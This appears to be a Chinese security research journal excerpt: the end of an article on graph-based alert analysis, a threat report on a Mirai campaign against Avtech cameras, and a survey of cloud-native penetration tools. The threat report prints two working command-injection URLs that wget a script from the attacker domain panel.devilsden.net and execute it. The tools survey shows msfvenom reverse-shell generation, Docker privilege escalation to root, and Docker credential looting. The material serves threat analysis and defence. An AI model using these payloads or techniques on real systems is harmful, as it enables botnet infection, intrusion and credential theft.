资产关联图：网络中的资产对应着 IP 地址。因此在资产关联图中，可以将 IP 地址定义为顶点。如果需要进行更细粒度的分析，例如需要精确到被攻击的服务，可以将IP和端口的组合定义为顶点。IP 地址（端口）之间如果有通信，那么相应的节点之间就定义一条边。由于通信过程有明确的源 / 目的地址，因此资产关联图往往是有向图，如图 1 所示。




图 1 资产关联图

检测规则关联图：不同的告警可能是由同一条安全设备的检测规则所输出的。因此在检测规则关联图中，可以将每一条告警定义为顶点。如果两条告警是由同一条规则所输出，那么在相应的两个顶点之间就建立了一条边。由于告警之间没有前后关系，所以检测规则关联图一般是无向图。

payload 关联图：按照 payload 之间的关系进行图的构建，首先要对每条告警的 payload 的特征进行提取。由于 payload 的结构复杂、信息分散，因此提取特征是建模的一大难点。在提取特征的过程中可以采用多种方法，例如正则式匹配、自然语言处理等。对每一条告警的 payload 进行特征提取，将其映射为一个特征向量。

有了特征向量以后就可以构建图模型。首先定义顶点。顶点的定义方式有多种，可以参照检测规则关联图中的方式，将每一条告警定义为顶点。也可以将告警进行聚合，例如按照检测规则聚合，或者按照源 / 目的 IP 进行聚合等。以聚合以后得到的每一个告警集合作为顶点有很多优势，例如聚合后可以减少顶点的数量，进而减小图的规模，同时在顶点中增加了更多维度的信息等。

接下来要定义边。边的定义要考虑 payload 之间的关联。之前已经针对每一条告警提取出了其 payload 的特征向量。因此这里需要基于特征向量来定义相似度的测度。根据相似度的测度即可建立图的边。由于 payload 之间往往也没有前后关系，所以

payload 关联图一般也是无向图，如图 2 所示。




图 2 payload 关联图

3.2 图分析方法

图模型构建好了图结构以后，接下来就要对图进行分析。针对不同的图所得到的分析结果也各不相同。例如采用频繁子图挖掘的方法对资产关联图进行分析，可以分析出蠕虫的传播特点。对 payload 关联图进行关联子图分析，可以对告警和攻击行为进行聚类，并找出离群点。在实际数据中，离群点往往代表着具有高威胁度的告警。

近年来，随着深度学习技术的发展，图表示学习在图分析中得到了越来越广泛的应用。图表示学习的目标是将图中的节点映射为向量表示，同时尽可能多地保留图的拓扑信息。通过将告警图结构的数据表示成线性空间中的向量，可以为后续的机器学习任务提供便利，例如分类方法、聚类分析等，使得告警评估更加高效。

4. 结语

图数据结构可以很好地刻画网络安全设备所产生的告警之间的关联性。基于图通过对告警之间不同的关联维度进行建模，可以对告警进行细粒度的分析与评估，进而为安全运维人员提供高质量的告警，减轻运维人员的压力。

目标Avtech摄像头，Mirai僵尸网络新一轮攻击来袭

绿盟科技 创新中心&格物实验室 周鸿屹、张星

摘要：近期，通过绿盟威胁捕获系统，我们监测到了 Mirai 僵尸网络的新一轮攻击行为，它采用已知的漏洞，利用手法 EDB-ID:40500[1]，使用域名 panel.devilsden.net 作为样本下载服务器，投递大量以 UnHAnaAW 为前缀的恶意样本，攻击 Avtech 等厂商的视频监控设备。值得一提的是，2020 年 7 月 5 日攻击者利用漏洞 CVE-2020-5902 对 F5 BIG-IP 服务器进行 DDoS 攻击时，域名 panel.devilsden.net 也被用来当作恶意样本下载服务器 [2]。

本文的关键发现如下：

漏洞利用方式主要有两种，一种是未授权的命令注入 -Search.cgi，另一种是授权的命令注入 - CloudSetup.cgi，这两种方式都能使攻击者以最高权限执行任何命令。

2020 年全球暴露在互联网上的 Avtech 视频监控设备高达 384,059 个，排名前三的国家依次是泰国、越南和墨西哥，其中暴露数量最多的是泰国，共 52,185 个。

攻击者在 2020 年 6 月 7 日初次被发现，6 月下旬开始活跃，7 月 12 日日志数量最多，近期两种漏洞利用行为数量都开始增多。

截至 2020 年 7 月 13 日，我们共捕获到 5 个攻击源，它们分别来自 4 个不同的国家，大多数都有这两种漏洞利用行为。

以 UnHAnaAW 为前缀的恶意样本共 9 种，初次捕获时间都是 2020 年 7 月 13 日，它们都来自 Mirai 家族。

1. 漏洞利用方式和暴露资产分析

1.1 方式一：未授权的命令注入 -Search.cgi

对于视频监控设备来说，Search.cgi 可以在无需认证的情况下搜索本地网络中的相关摄像头设备。但在较新的固件版本中，Search.cgi 提供的 cgi_query 方法在执行系统命令 wget 进行 HTML 请求时，对接受的参数不进行处理和验证。因此攻击者可以利用这个漏洞在没有任何身份验证的情况下使用最高权限执行任何命令。

PoC：

```
/cgi-bin/nobody/Search.cgi?
action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20
Account.User1.Password%3E$(cd%20/tmp;%20wget%20http://panel.devilsden.net/8UsA.sh%20-
O%2038.mirai.UnHAnaAW.sh4;%20chmod%20777%2038.mirai.UnHAnaAW.sh4;%20sh%2038.mirai.UnHA
naAW.sh4)&password=admin
```

1.2 方式二：授权的命令注入 - CloudSetup.cgi

支持 Avtech 云的视频监控设备在通过身份验证后就可以直接通过 CloudSetup.cgi 进行访问，而对后面参数 exefile 的内容不做任何检查或白名单过滤。因此攻击者也可以利用这个漏洞使用最高权限执行任何命令。

PoC：

```
/cgi-bin/supervisor/CloudSetup.cgi?
exefile=cd%20/tmp;%20wget%20http://panel.devilsden.net/8UsA.sh%20-
O%2038.mirai.UnHAnaAW.sh4;%20chmod%20777%2038.mirai.UnHAnaAW.sh4;%20sh%2038.mirai.UnHA
naAW.sh4;%20echo%20snickers_was_here
```

关于这两种漏洞利用更详细的分析见绿盟科技研究通讯文章《针对 AVTECH 视频监控设备的攻击者显著活跃》[3]。

1.3 暴露资产情况

通过绿盟威胁情报中心（NTI），我们对全球暴露在互联网上的 Avtech 视频监控设备进行了测绘。2020 年可能受影响的暴露资产高达 384,059 个，如此大的规模值得引起大家重视。图 1.1 展示了暴露资产国家分布情况，排名前三的国家依次是泰国、越南和墨西哥，其中暴露资产数量最多的是泰国，共 52,185 个。




图 1.1 暴露资产国家分布情况

2. 攻击趋势分析

通过对相关日志数量进行统计分析，可以得到攻击趋势的变化情况。如图 2.1 所示，这些攻击者在 2020 年 6 月 7 日初次被发现，6 月下旬开始活跃，7 月 12 日日志数量最多，近期两种漏洞利用行为数量都开始增多。




图 2.1 攻击者活跃情况

3. 攻击源分析

截至 2020 年 7 月 13 日，我们共捕获到 5 个攻击源，它们分别来自 4 个不同的国家，大多数都有两种漏洞利用行为，详细信息见表 3.1。

IP 地址	国家	日志数量	活跃天数	利用漏洞种类
185.172.110.178	荷兰	1652	5	2
159.203.191.246	美国	1523	5	2
2.57.122.96	中国	559	1	2
45.148.10.39	荷兰	385	5	2
104.244.79.242	卢森堡	63	1	1

表 3.1 攻击源详细信息

我们从目的端口这一维度对这些攻击源进行分析，图 3.1 展示了攻击日志的目的端口数量 Top10，被攻击最多的目的端口是 49153。




图 3.1 攻击源的目的端口数 Top10

IoC

样本文件：

文件名	SHA256
UnHAnaAW.arm7	06222bde5cc21bfe7d906fc97e4055d6308e39429dd91ce01bdb5f85d160f32f
UnHAnaAW.m68k	f2b912e2e3fd7e469b90d374d90d0446915a0beadb011bb8ac65c48e27647f07
UnHAnaAW.arm6	371bf5ae50329b6ec70af2b1c652a055ed0ae8e9135d140c2d93b24fae81344f
UnHAnaAW.mpsl	7e885b3aac5a8899f0dc2e700403032a65e428ded336275161e1e2c2277ba5a9
UnHAnaAW.mips	9188915287e3bc205e1b0d2322fbd869e0edac4c022e2228d283c78775d3180a
UnHAnaAW.sh4	300829b16f75f336e5d947ed56bba22060382bf2bb975c367974311f291f3f59
UnHAnaAW.arm4	9d6465be48f4cb305d7e5dddbda08de5eeb3b0d21957679f4e095073b74c04e0
UnHAnaAW.ppc	564e20b9d0e430969130e6fdbe0da2593995f629fb8e456cf79149c420f3702f
UnHAnaAW.arm5	ae0b58a817b3a628ff767f607de0161706ae174bd90471d2e9b61ef5feece027
UnHAnaAW.x86	979092045d17bea463d5683a34d9a9265af053a9b73005629f49948f1ba27030

恶意样本下载服务器：

185.172.110.178

域名：

panel.devilsden.net

参考文献

[1] AVTECH IP Camera / NVR / DVR Devices - Multiple Vulnerabilities, https://www.exploit-db.com/exploits/40500.

[2] OVER 3,000 F5 BIG-IP ENDPOINTS VULNERABLE TO CVE-2020-5902, https://badpackets.net/over-3000-f5-big-ip-endpoints-vulnerable-to-cve-2020-5902/.

[3] 针对 AVTECH 视频监控设备的攻击者显著活跃 , https://mp.weixin.qq.com/s/gCF8-pQKItZfh_aVPHXDzA.

云原生环境渗透工具考察

绿盟科技 创新中心&星云实验室 阮博男

摘要：「云原生」生态正在迅速发展壮大，而专门针对云原生环境下的渗透测试进行介绍的资料却并不丰富。

未知攻，焉知防。本文调研了当前已有的专门针对云原生环境进行渗透测试或类似安全评估的工具和开源项目，希望为渗透测试人员提供面对新环境时的突破思路，帮助安全防御人员看到潜在脆弱点和更多攻击可能性，为云安全研究人员提供更多攻击侧的技术信息，实现以攻促防。


引言

本文所涉技术仅供学习交流，严禁用于非法用途。

近年来，容器技术持续升温，全球范围内各行各业都在这一轻量级虚拟化方案上进行着积极而富有成效的探索，使其能够迅速落地并赋能产业，大大提高了资源利用效率和生产力。随着容器化的日益重要甚至核心业务越来越多，容器安全的重要性也在不断提升的同时。作为一项依然处于发展阶段的新技术，容器安全性不断提升的同时，也在不断受到挑战。

与此同时，「云原生」同样方兴未艾。人们在实践中发现，简单地将主机、平台或应用转为虚拟化形态，并不能解决传统应用升级缓慢、架构臃肿、无法快速迭代等问题。因此，云原生（Cloud Native）概念应运而生。云原生提倡应用的敏捷、可靠、高弹性、易扩展以及持续的更新。在云原生应用和服务平台构建过程中，容器技术凭借其弹性、敏捷的特性和活跃强大的社区支持，成为云原生等应用场景下的重要支撑技术。

目前云原生生态正在迅速发展壮大，而专门针对云原生环境下的渗透测试进行介绍的资料却并不丰富。



攻防永不止。在这个过程中，新的安全机制不断被设计并应用，新的攻击方法也不断被提出，对前者发起挑战。《人月神话》中提

到，软件工程没有银弹。相应的，信息安全也没有。作为博弈的两端，攻击者和防御者都必须尽可能早、尽可能深地了解对方的可能手段，进而抢先动作、布局。如今，随着容器技术的火热，越来越多的攻防博弈开始转到容器化的云端环境上。

在业界，我们常说“未知攻，焉知防”。基于这一思想，「绿盟科技研究通讯」公众号也陆续推出了一系列「云原生攻防研究」的专题文章，其中部分在上期技术内刊中有所体现。

本文调研了当前已有的专门针对云原生环境进行渗透测试或类似安全评估的工具和开源项目，希望为渗透测试人员提供面对新环境的突破思路，帮助安全防御人员看到潜在脆弱点和更多攻击可能性，为云安全研究人员提供更多攻击侧的技术信息，实现以攻促防。

值得注意的是，无论环境如何变化，不同的攻防思想和技术都并非割裂，而是互补互通的。因此，本文不再介绍那些通用渗透方法和工具在云原生环境下的应用。

受关注点和精力所限，也许有好的项目或工具本文没有提及，欢迎大家交流沟通。

后文的组织结构如下：


- 考察 Metasploit 中与云原生相关的模块
- 考察开源项目 kube-hunter
- 考察开源项目 Peirates
- 考察开源项目 BOtB
- 总结与思考

1. Metasploit 中的相关模块

1.1 简介

Metasploit[1] 是一个强大、经典的攻击集成平台，是渗透测试必备工具之一。各种各样的攻击技术以模块形式固化在平台中，并在社区的推动下不断更新、扩大。然而，由于模块过多，且较为分散，有时渗透测试人员并不能及时了解其中都包含什么模块、具备哪些能力。

笔者梳理了最新版（截至 2020 年 6 月 3 日）Metasploit 开源仓库中与云原生相关的模块，供大家参考。后文每小节介绍一个模块，标题即模块名称。根据标题指示的路径，读者可以在 Metasploit 官方仓库中准确定位模块。我们也会在每小节开头给出该模块的 Github 仓库链接。模块分类如下：




注意，post 分类下的模块通常在后渗透阶段执行，因为这些模块的执行通常依赖于一个已有的 Meterpreter 会话。为方便演示，我们采用如下操作来构造一个这样的 Meterpreter shell：

在本地测试环境中，首先生成一个反弹 shell：

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
```

lhost=172.17.0.1 lport=10000 -f elf -o reverse_shell

然后创建容器把反弹 shell 放进去，接着在 Metasploit 中开启监听，再在容器中运行反弹 shell。至此，我们在 Metasploit 中获得了一个 Meterpreter：



这个 shell 是容器内部的，如果要在宿主机上建立 shell，只需要在宿主机上执行反弹 shell 程序即可。

后文不再给出 shell 的建立过程。

1.2 auxiliary/scanner/http/docker_version

地　址：https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/http/docker_version.rb


功能：查看 Docker 服务器版本（设置 VERBOSE 参数为 true 能够获得更多信息）。

原理：向 Docker Daemon 监听的 2375 端口发起请求。

限制：目标环境的 Docker Daemon 必须开启端口监听且能够被远程访问。

实验：

在本地 Docker 测试环境中，开启 2375 端口监听，然后在另外终端窗口中利用 Metasploit 进行扫描：



从上图可以看到，在 VERBOSE 模式下，该模块给出了包含内核版本在内的诸多信息，这些信息对后续渗透测试是非常有帮助的。

1.3 exploit/linux/http/dockerdaemontcp

地　址：https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/dockerdaemontcp.rb

功能：利用监听了 TCP socket 的 Docker 守护进程实现 root 权限远程代码执行。


原理：远程给 Docker 守护进程下达命令拉取镜像，创建新容器，挂载宿主机目录，写入反弹 shell 的定时任务。

限制：目标环境的 Docker Daemon 必须开启端口监听且能够被远程访问。

实验：

我们先开启 Docker 守护进程的 TCP socket 监听（为安全起见，笔者这里开启的是本地监听），然后在 Metasploit 中载入模块，

设置 payload 为反弹 Meterpreter，接着设置相关参数，最后执行模块即可：



1.4 exploit/linux/local/dockerdaemonprivilege_escalation

地　址：https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/local/dockerdaemonprivilege_escalation.rb


功能：这实际上也是一个后渗透阶段的功能。当拿到目标宿主机上的一个普通用户 shell 时，如果该普通用户能够操作本机上的 Docker，就能够借助 Docker 守护进程提升权限。

原理：从逻辑上来看，能够操控 Docker 就意味着具有了 root 权限，我们在「容器逃逸技术概览」一文中介绍的「容器内挂载 docker socket 导致容器逃逸」的情况与本模块在原理上是类似的。本模块利用 Docker 创建新容器，将宿主机上文件系统挂载进去，然后将反弹 shell 程序添加 suid 标志位，最后执行反弹 shell。


限制：普通用户需要有与 Docker 守护进程进行交互的权限。

实验：


在本地环境中，普通用户 rambo 能够操作 Docker，我们以 rambo 身份建立 Meterpreter：



将当前会话放入后台，然后载入提权模块，设置参数并执行：



我们获得了一个新的 Meterpreter。查看当前会话列表，可以发现新会话的 euid 已经变成 0 了：



需要注意的是，此时如果我们直接进入会话 5，输入 shell 命

令打开 shell，则得到的依然是普通用户权限 shell：

```
msf5 > sessions 5
[*] Starting interaction with 5...

meterpreter > shell
Process 17538 created.
Channel 5 created.
id
uid=1000(rambo) gid=1001(rambo) groups=1001(rambo),999(docker)
id -u
1000
```

这是由 Bash 的特点导致的，即如果 euid 与 uid 不一致时，强制将 euid 改为 uid。其实我们只需要在 Meterpreter 中使用 execute -if bash -a \-p，而非 shell 打开 shell 即可：

```
meterpreter > execute -if bash -a \-p
Process 17870 created.
Channel 6 created.
id -u
0
whoami
root
```

1.5 post/linux/gather/checkcontainer

地　址：https://github.com/rapid7/metasploit-framework/blob/master/modules/post/linux/gather/checkcontainer.rb

功能：检测目标环境是否为容器。

原理：较为简单，即检测 /.dockerenv 特征文件和 cgroup 里的特征字符串是否存在等。

限制：获得一个基础 shell 之后才能使用（后渗透阶段）。

实验：

在 Meterpreter 中，执行该模块即可：

```
meterpreter > run post/linux/gather/checkcontainer

[+] This appears to be a 'Docker' container
```

1.6 post/linux/gather/enum_protections

地　址：https://github.com/rapid7/metasploit-framework/blob/master/modules/post/linux/gather/enum_protections.rb

功能：检测目标环境中各种漏洞缓解机制是否开启（对于容器环境来说，会影响逃逸成功率），具体检测了漏洞缓解措施是否开启，如 ASLR、kernel.exec-shield、KAISER、SMEP/SMAP；还检测了 LKRG、Grsecurity、PaX、SELinux、Yama 等内核安全模块是否安装及开启；另外，还检测了一些常见安全应用等（详见源代码）。

原理：该模块调用了 Metasploit 核心模块 Msf::Post::Linux::Kernel，核心模块则是通过读取内核通过 procfs 等伪文件系统在用户态暴露出的参数来判断相关缓解机制是否开启。例如，对 ASLR 的判断如下：

```
def aslr_enabled?
    aslr = cmd_exec('cat /proc/sys/kernel/randomize_va_space').to_s.strip
    (aslr.eql?('1') || aslr.eql?('2'))
rescue
    raise 'Could not determine ASLR status'
end
```

限制：获得一个基础 shell 之后才能使用（后渗透阶段）。

实验：

在 Meterpreter 中，执行该模块即可：

```
meterpreter > run post/linux/gather/enum_protections

[*] Running module against 172.17.0.2 [e358f28e9b01]
[*] Info:
[*]     Ubuntu 18.04.4 LTS
[*]     Linux e358f28e9b01 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 U
TC 2020 x86_64 x86_64 x86_64 GNU/Linux
[*] Finding system protections...
[+] ASLR is enabled
[+] SMEP is enabled
[+] SMAP is enabled
[+] Yama is installed and enabled
[*] Finding installed applications...
```

可以看到，反馈得到的信息非常丰富。这些信息能够帮助渗透测试者在后续环节中评估渗透难度，进而选择具体渗透技术。

1.7 post/multi/gather/docker_creds

地 址：https://github.com/rapid7/metasploit-framework/blob/master/modules/post/multi/gather/docker_creds.rb

功能：尝试读取所有用户目录下的 .docker/config.json 文件，解析获得认证凭据（如镜像仓库的登录凭据）。

原理：读取 .docker/config.json 文件。

限制：获得一个基础 shell 之后才能使用（后渗透阶段）。

实验：

新安装的 Docker 环境下可能没有 ~/.docker/ 目录，可以先用 docker login 登录一次镜像仓库，Docker 就会为当前用户建立这个目录。接着，在宿主机上建立 Meterpreter，然后执行该模块即可：

```
meterpreter > run post/multi/gather/docker_creds

[!] SESSION may not be compatible with this module.
[*] Finding .docker directories
[*] Looting 1 directories
[*] Downloading /root/.docker/config.json -> config.json
[+] Found a[redacted]:S[redacted]
[+] Saved credentials
```

1.8 其他模块

除上述模块外，Metasploit 中还有一些和云原生安全相关的模块，考虑到适用范围等因素，笔者不再对它们进行一一讲解：

- auxiliary/gather/saltstacksaltroot_key
- exploit/linux/misc/saltstacksaltunauth_rce
- exploit/windows/local/dockercredentialwincred
- exploit/linux/http/rancher_server
- exploit/linux/http/dcos_marathon

同时，Metasploit 的模块库是在不断更新的，感兴趣的读者可以持续关注云原生模块的集成情况。总体来看，相关模块还是比较少的，许多专门的漏洞利用尚未被集成到 Metasploit 中来。

2. kube-hunter

2.1 简介

kube-hunter[2] 是由国外安全厂商 Aqua 开源的针对 Kubernetes 集群的脆弱性扫描工具，提供远程扫描、集群内扫描、Pod 内扫描三种不同的运行方式，分别考察远程攻击、集群内部测试、Pod 沦陷三种场景下 Kubernetes 集群的脆弱性。

kube-hunter 采用 Python 开发，面向对象编程，目前其模块主要有发现（discovery）、狩猎（hunting）和报告（reporting）三类。代码可读性较强，推荐感兴趣的读者读一下项目源码。

2.2 牛刀小试

本节中，笔者采用远程攻击的方式启动 kube-hunter，对本地环境进行测试，来观察它的效果。

首先安装部署 kube-hunter：

```
git clone https://github.com/aquasecurity/kube-hunter.git
cd kube-hunter
virtualenv --no-site-packages --python=python3 venv
source soar_engine_venv/bin/activate
pip install -r requirements.txt -i https://pypi.tuna.tsinghua.edu.cn/simple
```

然后运行 kube-hunter，不带任何参数直接进入交互式界面，根据提示选择远程扫描：

```
(venv) ➜  kube-hunter git:(master) python kube-hunter.py
Choose one of the options below:
1. Remote scanning      (scans one or more specific IPs or DNS names)
2. Interface scanning   (scans subnets on all local network interfaces)
3. IP range scanning    (scans a given IP range)
Your choice: 1
Remotes (separated by a ','): 192[redacted]
```

很快就得到了检测结果，如下：

2020-06-04 14:28:44,424 INFO kube_hunter.modules.report.collector Started hunting

2020-06-04 14:28:44,425 INFO kube_hunter.modules.report.collector Discovering Open Kubernetes Services

2020-06-04 14:28:44,806 INFO kube_hunter.modules.report.collector Found open service "Kubelet API" at 192.168.1.1:10250

2020-06-04 14:28:45,300 INFO kube_hunter.modules.report.collector Found open service "API Server" at 192.168.1.1:6443

2020-06-04 14:28:45,483 INFO kube_hunter.modules.report.collector Found vulnerability "Unauthenticated access to API" in 192.168.1.1:6443

2020-06-04 14:28:45,498 INFO kube_hunter.modules.report.collector Found vulnerability "K8s Version Disclosure" in 192.168.1.1:6443

2020-06-04 14:28:45,500 INFO kube_hunter.modules.report.collector Found vulnerability "Critical Privilege Escalation CVE" in 192.168.1.1:6443

2020-06-04 14:28:45,500 INFO kube_hunter.modules.report.collector Found vulnerability "Denial of Service to Kubernetes API Server" in 192.168.1.1:6443

2020-06-04 14:28:45,500 INFO kube_hunter.modules.report.collector Found vulnerability "Possible Reset Flood Attack" in 192.168.1.1:6443

2020-06-04 14:28:45,500 INFO kube_hunter.modules.report.collector Found vulnerability "Possible Ping Flood Attack" in 192.168.1.1:6443

2020-06-04 14:28:45,500 INFO kube_hunter.modules.report.collector Found vulnerability "Arbitrary Access To Cluster Scoped Resources" in 192.168.1.1:6443

检测报告后面还有一个表格列出了漏洞详情：

ID	LOCATION	CATEGORY	VULNERABILITY	DESCRIPTION	EVIDENCE
KHV005	[redacted]:6443	Unauthenticated Access	Unauthenticated access to API	The API Server port is accessible. Depending on your RBAC settings this could expose access to or control of your cluster.	b'{"kind":"APIVersions","versions":["v1" ...
KHV026	[redacted]:6443	Privilege Escalation	Arbitrary Access To Cluster Scoped Resources	Api Server not patched for CVE-2019-11247. API server allows access to custom resources via wrong scope	v1.11.1
KHV022	[redacted]:6443	Privilege Escalation	Critical Privilege Escalation CVE	Node is vulnerable to critical CVE-2018-1002105	v1.11.1
KHV002	[redacted]:6443	Information Disclosure	K8s Version Disclosure	The kubernetes version could be obtained from the /version endpoint	v1.11.1
KHV025	[redacted]:6443	Denial of Service	Possible Reset Flood Attack	Node not patched for CVE-2019-9514. an attacker could cause a Denial of Service by sending specially crafted HTTP requests.	v1.11.1
KHV024	[redacted]:6443	Denial of Service	Possible Ping Flood Attack	Node not patched for CVE-2019-9512. an attacker could cause a Denial of Service by sending specially crafted HTTP requests.	v1.11.1
KHV023	[redacted]:6443	Denial of Service	Denial of Service to Kubernetes API Server	Node not patched for CVE-2019-1002100. Depending on your RBAC settings, a crafted json-patch could cause a Denial of Service.	v1.11.1

远程扫描完全依赖于端口的可达性，因此上述结果也提醒运维人员，减小攻击面非常重要，不要把非必要端口暴露在不可控的环境中。

从图中还可以读出两点信息：

1. kube-hunter 采用了 KHV + 数字来对漏洞进行编号。结合整个项目的活跃度来看，Aqua 似乎有意将 kube-hunter 发展成一个专注于云原生环境的开源漏洞扫描工具；

2. 上表中的漏洞信息基本上是通过 Kubernetes 版本匹配得到的，并非 PoC 检测。

3. Peirates

3.1 简介

Peirates[3] 是由国外安全厂商 InGuardians 开源的针对 Kubernetes 集群的渗透测试工具，专注于权限提升和横向移动。


它采用 Go 语言编写而成，预设场景是后渗透，即攻击者已经控制了集群中一个 Pod，然后在这个 Pod 中运行 Peirates。因此，开发者特地准备了二进制程序方便从容器内直接下载：https://github.com/inguardians/peirates/releases。

3.2 牛刀小试

Peirates 官网 [4] 给出了两个 Demo 视频，从视频中可以看出，在权限合适的时候，Peirates 还是十分方便的。然而，Peirates 实质上是对集群中权限配置不当问题的自动化利用工具，不包含漏洞利用功能，因此在正常的集群中，很难直接利用它去发起攻击。

在 Pod 中运行二进制版 Peirates，可以发现功能十分丰富：

